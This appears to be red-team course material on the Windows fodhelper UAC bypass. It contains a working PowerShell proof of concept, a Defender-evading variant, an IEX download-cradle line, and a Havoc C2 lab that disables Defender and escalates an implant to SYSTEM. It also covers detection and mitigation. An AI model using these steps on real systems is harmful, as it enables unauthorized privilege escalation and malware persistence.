Adversaries may bypass UAC mechanisms to elevate process privileges on system. Windows User Account Control (UAC) allows a program to elevate its privileges (tracked as integrity levels ranging from low to high) to perform a task under administrator-level permissions, possibly by prompting the user for confirmation. The impact to the user ranges from denying the operation under high enforcement to allowing the user to perform the action if they are in the local administrators group and click through the prompt or allowing them to enter an administrator password to complete the action.
If the UAC protection level of a computer is set to anything but the highest level, certain Windows programs can elevate privileges or execute some elevated Component Object Model objects without prompting the user through the UAC notification box. An example of this is use of Rundll32 to load a specifically crafted DLL which loads an auto-elevated Component Object Model object and performs a file operation in a protected directory which would typically require elevated access. Malicious software may also be injected into a trusted process to gain elevated privileges without prompting a user.
Many methods have been discovered to bypass UAC. The Github readme page for UACME contains an extensive list of methods that have been discovered and implemented, but may not be a comprehensive list of bypasses. Additional bypass methods are regularly discovered and some used in the wild.
1.2 MITRE

TL;DR: User Account Control (UAC) is a security feature in Windows that helps prevent unauthorized changes to your computer. These changes can be initiated by applications, viruses, or other forms of malware. UAC ensures that such changes cannot be made without your knowledge or consent, adding an extra layer of security.
UAC splits the Administrative user's token into a medium and a high integrity token. When that user tries to run something as an administrator, a prompt is shown which they must accept, which then the high integrity token is then applied to that process or thread.
A UAC bypass is going from the Administrative user's
mediumintegrity token tohighintegrity token without having to interact with the prompt.
1.3 PROCESS AND INTEGRITY LEVELS
Every process in Windows has an integrity level, which is a part of the security token associated with the process. The integrity levels are:
- Low: Used by processes that require minimal access to the system, such as web browsers running in protected mode.
- Medium: The default level for standard user accounts. Processes running at this level have limited access to system resources.
- High: Used by processes that require elevated privileges, such as administrative tasks.
- System: The highest level, used by core system processes.
When a user with administrative privileges logs in, they receive two tokens: a standard user token (medium integrity) and an elevated token (high integrity). By default, applications run with the standard user token to minimize the risk of unauthorized changes. When an application needs to perform a task that requires higher privileges, UAC prompts the user for permission to use the elevated token.
IMPORTANT:
UAC Bypassesonly work for users that are in theAdministratorsgroup on the local machine.

How UAC Works
-
Permissions and Elevation When you or an application tries to make changes that require administrative privileges, UAC prompts you to confirm or deny the action. This is known as elevation. Only an administrator account can provide the necessary permission to proceed.
-
Secure Desktop In higher UAC settings, the prompt appears on the secure desktop. This is a screen dimming feature that makes it difficult for malware to interact with or spoof the UAC prompt. Essentially, it ensures that the prompt is coming from Windows and not from a malicious program.
-
Levels of Notification UAC has different levels of notification settings, ranging from always notifying you of changes to never notifying you (effectively turning off UAC).
UAC Notification Levels
User Account Control (UAC) has four levels of notification settings:
-
Always notify: This is the highest level of protection. It notifies you before any changes are made to your computer that require administrator permissions. It also freezes other tasks until you respond.
-
Notify me only when programs try to make changes to my computer: This is the
DEFAULTlevel. It notifies you when programs try to make changes to your computer or install software. -
Notify me only when programs try to make changes to my computer (do not dim my desktop): Similar to the previous level, but it doesn't switch to the Secure Desktop with desktop locking.
-
Never notify: This is the lowest level of protection. UAC is disabled, and you won't be notified when changes are made to your computer.
You can adjust these settings by moving the slider in the User Account Control Settings window. The default setting is shown below:

And this would be the prompt the user gets when he want to elevate from medium to high integrity:

You can also check if UAC is enabled (1 = enabled, 0 is disabled) by querying the registry:
Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System' |Select-object EnableLua
And to check which level it is:
Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System' |Select-object ConsentPromptBehaviorAdmin
| Value | Description |
|---|---|
| 0 | No Prompt |
| 1 | Prompt for credential on the secure desktop |
| 2 | Prompt for CONSENT on the secure desktop |
| 3 | Prompt for Credentials on the normal desktop |
| 4 | Prompt for CONSENT on the normal desktop |
| 5 | Prompt for CONSENT for non-windows binaries |
1.4 FODHELPER UAC BYPASS
The Fodhelper UAC bypass is a technique used to escalate privileges on Windows systems by exploiting the fodhelper.exe executable, a trusted Microsoft binary. This method allows attackers or testers to bypass User Account Control (UAC) prompts, enabling the execution of commands with elevated (high-integrity) privileges without user interaction.
What is Fodhelper?
Fodhelper.exe is a legitimate Windows executable located in C:\Windows\System32\fodhelper.exe. Introduced in Windows 10, it is used to manage optional features, such as region-specific keyboard settings or language changes, accessible via the "Manage Optional Features" option in Windows Settings. Key characteristics include:
- Signed by Microsoft: Ensures authenticity and trust.
- Auto-elevate Privilege: Runs with a high-integrity level due to its
autoElevateflag set totruein its manifest, meaning it can execute with elevated privileges without triggering a UAC prompt under most UAC settings.
How the Fodhelper UAC Bypass Works
The bypass leverages the way fodhelper.exe interacts with the Windows Registry, specifically the HKEY_CURRENT_USER (HKCU) hive, which is writable by the current user without administrative privileges. Here's the core mechanism:
-
Registry Key Manipulation:
- When
fodhelper.exeruns, it queries the registry keyHKCU\Software\Classes\ms-settings\Shell\Open\commandto check for a command to execute. - This key does not exist by default, and the current user has permission to create and modify it.
- An attacker can create this key and insert a custom command (e.g., launching
cmd.exeor a malicious script).
- When
-
Auto-elevation:
- Since
fodhelper.exeis a trusted binary with theautoElevateflag, it runs with high integrity automatically. - When it reads the manipulated registry key, it executes the attacker's command in a high-integrity context, bypassing the UAC prompt.
- Since
-
Execution Flow Hijacking:
- The technique hijacks the normal execution flow of
fodhelper.exeby redirecting it to execute a user-specified command, inheriting the elevated privileges.
- The technique hijacks the normal execution flow of
This method was first documented in 2017 and has been used by malware like Trickbot and in penetration testing scenarios.
Requirements for the Bypass
- Operating System: Windows 10 (build 1709 or higher; some sources indicate earlier builds like 10240 are also vulnerable).
- User Privileges: The user must be part of the Administrators group. The bypass does not work for standard users.
- UAC Settings: The bypass works with most UAC settings except when UAC is set to "Always Notify" (highest level), where a prompt is still required.
- Registry Access: The attacker needs write access to the
HKCUhive, which is typically available to any logged-in user.
Step-by-Step Exploitation
-
Create Registry Structure:
- Create the registry key:
HKCU\Software\Classes\ms-settings\Shell\Open\command. - Add a string value named
(Default)with the desired command (e.g.,cmd.exe /c powershell.exe). - Add an empty string value named
DelegateExecuteto ensurefodhelper.exeexecutes the command in the(Default)value.
- Create the registry key:
-
Execute Fodhelper:
- Run
fodhelper.exe(e.g., viaC:\Windows\System32\fodhelper.exe). - The executable reads the manipulated registry key and executes the specified command with high integrity.
- Run
-
Cleanup (Optional):
- Delete or restore the registry key to avoid detection or conflicts (e.g.,
Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force).
- Delete or restore the registry key to avoid detection or conflicts (e.g.,
1.5 FODHELPER POC
Below is a PowerShell script to perform the fodhelper UAC bypass, based on publicly available proofs of concept.
Warning : Do not run this on production systems, as it modifies the registry and can trigger antivirus detection.
Source: https://github.com/winscripting/UAC-bypass/blob/master/FodhelperBypass.ps1
# Fodhelper UAC Bypass Script
function FodhelperBypass {
    param (
        [String]$program = "cmd.exe /c powershell.exe" # Default command
    )

    # Create registry structure
    New-Item -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
    New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(Default)" -Value $program -Force
    New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -PropertyType String -Force

    # Execute fodhelper.exe
    Start-Process -FilePath "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden

    # Cleanup (wait and remove registry keys)
    Start-Sleep -Seconds 3
    Remove-Item -Path "HKCU:\Software\Classes\ms-settings\" -Recurse -Force
}

# Example usage
# FodhelperBypass -program "cmd.exe /c powershell.exe"
We opened a command prompt with medium level integrity under user student_adm.
runas /user:student_adm powershell.exe
In the new PowerShell prompt (running with student_adm) we ran following commands:
cd \THEV\Labs\UAC
import-module .\FodhelperBypass.ps1
FodhelperBypass -program "C:\THEV\Labs\DialogBox\x64\Release\DialogBox.exe"
And we're caught by Defender... but the bypass is simple!

You can find the script below under "C:\THEV\Labs\UAC\FodhelperBypass_Bypass.ps1".
function Execute {
    param (
        [String]$program = "C:\THEV\Labs\DialogBox\x64\Release\DialogBox.exe"
    )

    # Create registry structure
    New-Item -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force

    New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(Default)" -Value $program -Force
    New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -PropertyType String -Force

    # Execute
    Start-Sleep -Seconds 10
    Start-Process -FilePath "c:\windows\system32\fodhelper.exe" -WindowStyle Hidden

    # Cleanup (wait and remove registry keys)
    Start-Sleep -Seconds 10
    Remove-Item -Path "HKCU:\Software\Classes\ms-settings\" -Recurse -Force
}
What has changed?
- Function renamed to Execute
- Sleep before start-process (this is key!)
- Don't execute cmd.exe, powershell.exe etc.
We closed all your Powershell and Command line prompts and opened a fresh command prompt:
runas /user:student_adm powershell.exe
In the new Powershell prompt (running with student_adm) we run following one-liner, this is just another way of executing the script - we could also host the script remotely and use a download cradle "IEX (New-Object Net.WebClient).DownloadString("https://somewebserver.com/FodhelperBypass_Bypass.ps1"); Execute".
whoami /groups
IEX ([System.IO.File]::ReadAllText("C:\THEV\Labs\UAC\FodhelperBypass_Bypass.ps1")); Execute
1.6 DETECTION
SYSMON CONFIG:
<TargetObject name="MITRE_id=T1548.002,MITRE_name=UAC Fodhelper Bypass" condition="contains">\ms-settings\Shell\Open\command</TargetObject>
ELEX:

1.7 DETECTION AND MITIGATION
Detection
- Monitor Registry Changes:
- Look for creation or modification of
HKCU\Software\Classes\ms-settings\Shell\Open\commandusing tools like Sysmon or EDR solutions.
- Look for creation or modification of
- Process Monitoring:
- Detect
fodhelper.exespawning unexpected child processes (e.g.,cmd.exe,powershell.exe) via EDR telemetry.- cmd.exe
- powershell.exe
- cscript.exe
- wscript.exe
- mshta.exe
- schtasks.exe
- reg.exe
- regedit.exe
- rundll32.exe
- regsvr32.exe
- pcalua.exe
- python.exe
- pythonw.exe
- pwsh.exe
- conhost.exe[0-16] --headless
- Detect
- Windows Defender Alerts:
- Windows Defender may flag this activity, though renaming executables (e.g., copying
cmd.exeto a different name) can evade detection.
- Windows Defender may flag this activity, though renaming executables (e.g., copying
- Token Attributes:
- Check for processes with
LUA://HdAutoAporLUA://DecHdAutoApattributes, indicating auto-elevated applications or their descendants.
- Check for processes with
Mitigation
- Set UAC to "Always Notify":
- Configure UAC to the highest level to force prompts for all elevation requests, though this may impact user experience. -
This will drive your users nuts!
- Configure UAC to the highest level to force prompts for all elevation requests, though this may impact user experience. -
- Endpoint Security:
- Use EDR solutions with custom rules to detect registry manipulation or suspicious
fodhelper.exeactivity.
- Use EDR solutions with custom rules to detect registry manipulation or suspicious
- Least Privilege:
- Avoid running as an Administrator group member; use standard user accounts for daily tasks.
- Patch and Update:
- While Microsoft has not fully patched this bypass (as of 2025), keeping systems updated reduces the attack surface.
- Registry Hardening:
- Restrict write access to
HKCU\Software\Classesfor non-admin users, though this may break legitimate functionality.
- Restrict write access to
1.9 LIMITATIONS AND RISKS
- Limited to Administrators: Only works for users in the Administrators group, not standard users.
- Antivirus Detection: Windows Defender and other AV solutions may detect and block the bypass, especially if not obfuscated. Renaming executables can mitigate this.
- User Interaction: If UAC is set to "Always Notify", the bypass will not work without user interaction.
Here's a nice Fortinet article on the topic: https://www.fortinet.com/blog/threat-research/offense-and-defense-a-tale-of-two-sides-bypass-uac
1. LAB - UAC BYPASS
IMPORTANT: Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times that sample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
IMPORTANT: For this lab we will
TURN OFF Windows Defender . We will deal with AV evasion techniques later, for now let's focus on making sure we can escalate to the highest level of privileges (NT AUTHORITY\SYSTEM).
1.1 DISABLE WINDOWS DEFENDER
- Check if Defender is turned
ONby running the checkav.ps1 script:
- On your
Windowsmachine, open aPowerShell promptwithAdministratorprivileges:
c:\thev\labs\powershell\av_check.ps1
- If Defender is turned on - run the following script to turn it OFF:
c:\thev\labs\powershell\av_disable.ps1
1.2 ESTABLISH INITIAL FOOTHOLD
- To start this lab, on your
Windowsmachine, open acommand promptwithAdministratorprivileges and run yourdemon.x64.exewith the Threatadmin account, or simply double-click the exe in your temp directory:
cd c:\temp\
demon.x64.exe
We have a beacon running as user Threatadmin in HIGH integrity - but not as SYSTEM yet (don't worry this also works from medium integrity). We can run the whoami command to confirm this.

We can see here that the demon implant is running with:
- user Threatadmin
- Part of the local administrators group
- in High integrity level
1.3 Load HAVOC UAC BYPASS MODULE
HAVOC EXTENSIONS: Havoc C2 is a modular framework, this means that you can extend it with your own tooling - for this lab we'll extend Havoc's functionality with some UAC bypasses in the form of BOFs (Beacon Object Files).
You might get some errors on one of the bypasses, but for the purposes of our lab these are not important.

- First let's now load our new
UAC Bypass Modulein Havoc by clicking onSCRIPT MANAGERand locating theHavoc-UACBypass.pyfile, it's on your Kali machine in "/opt/Havoc/modules".


1.4 EXECUTE UAC BYPASS
- Now let's interact with this beacon and run our UAC-Bypass, right-click on the session and select
Interact:

- In the new window, at the bottom, run your UAC bypass command - it will spawn a new demon implant (located in
"C:\Temp\demon.x64.exe") running as SYSTEM:
NOTE : Sometimes when you copy/paste from this WIKI to the Havoc GUI, the commandmight not paste correctly(it sometimes seems to add a few spaces at the end) - if you get an error, try typing it manually. Or Remove any trailing spaces.
uac-bypass sspidatagram c:\temp\demon.x64.exe

- A new demon implant will spawn, but now running with SYSTEM privileges as you can verify this by interacting with this new session and running the
whoamicommand.
